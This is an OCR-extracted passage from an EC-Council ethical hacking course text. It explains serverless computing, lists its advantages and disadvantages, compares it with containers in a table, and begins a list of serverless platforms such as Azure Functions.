
- Amazon Elastic Kubernetes Service (EKS) (*https://aws.amazon.com*)
- Docker Kubernetes Service (DKS) (*https://www.docker.com*)
- Knative (*https://cloud.google.com*)
- IBM Cloud Kubernetes Service (*https://www.ibm.com*)
- Google Kubernetes Engine (GKE) (*https://cloud.google.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Serverless Computing

Serverless computing is an emerging technology for the deployment of cloud-based enterprise applications built on containers and microservices. Serverless computing provides pay-per-use functionality to consumers, removing the burden of starting and stopping the servers. This allows developers to shift their focus from servers to tasks. Developers using serverless computing gain enormous benefits and scalability without the need for high-level expertise in cloud computing. This section discusses the basic concepts related to serverless computing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Serverless Computing?

Serverless computing, also known as serverless architecture or FaaS, has a cloud-based application architecture, where application infrastructure and supporting services are provided by the cloud vendor as needed. Serverless computing simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers.

Serverless applications are not purely serverless; servers are required but not physically exposed to the developers. In the serverless architecture, the application code runs on the cloud-hosted infrastructure managed by a third-party service provider. The cloud service provider is responsible for provisioning, scaling, load balancing, and securing the serverless infrastructure. Furthermore, the cloud service provider is also responsible for patch management of the operating systems and underlying software and services.

Advantages:

- High scalability and flexibility
- Faster deployment and updating
- Reduced infrastructure cost
- No server management
- Pay-per-use
- Reduced latency and scaling cost
- Quicker provisioning of resources
- Low risk of failure
- No system administration

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disadvantages:

- Increased security vulnerability
- Vendor-lock-in
- Difficulty in managing statelessness
- Complex end-to-end application testing
- Unsuitability of long-running processes for serverless computing





Figure 19.29: Serverless architecture

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Serverless Vs. Containers

The table below summarizes the differences between serverless computing and containers.


Containers	Serverless Computing
▪ The developer is responsible for defining the container configuration files along with the operating system, software, libraries, storage, and networking. ▪ Developer then creates an image from that file, pushes the image to a registry, and runs a container from that image.	▪ The developer only needs to develop and upload the code to support serverless computing; the entire provisioning process is taken care of by the cloud service provider.
▪ Once initiated, the container runs continuously until the developer stops or destroys it.	▪ After it completes execution, the serverless function is automatically destroyed by the cloud environment.
▪ A container needs server support even when the container is not executing any programs.	▪ Serverless deployment charges only for the resources consumed.
▪ There is no time restriction for the code running inside the container.	▪ Timeout is enabled on serverless functions.
▪ Containers support running on a cluster of host nodes.	▪ The underlying host infrastructure is transparent to developers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

▪ Containers store data in temporary storage or mapped storage volumes.	▪ Serverless functions do not support temporary storage; instead, data is stored in the object storage medium.
▪ Containers support both complex applications and lightweight microservices.	▪ Serverless functions are suitable only for microservices applications.
▪ Developers can select the language and runtime for applications running in a container.	▪ Language selection for serverless functions is restricted by the cloud service provider.

Table 19.4: Serverless Vs. Containers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Serverless Computing Frameworks

Serverless computing makes it easier for running the code and developing applications without worrying about back-end server management. This serverless computing adoption is growing rapidly across many industries. Listed below are some serverless cloud computing providers:

- **Microsoft Azure Functions**

  Source: *https://azure.microsoft.com*

  Microsoft Azure Functions is a serverless computing platform that allows users to run code without provisioning and managing servers. It is fully automated and provides scaling based on the workload volume; this feature lets users add more values without thinking about back-end server management.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

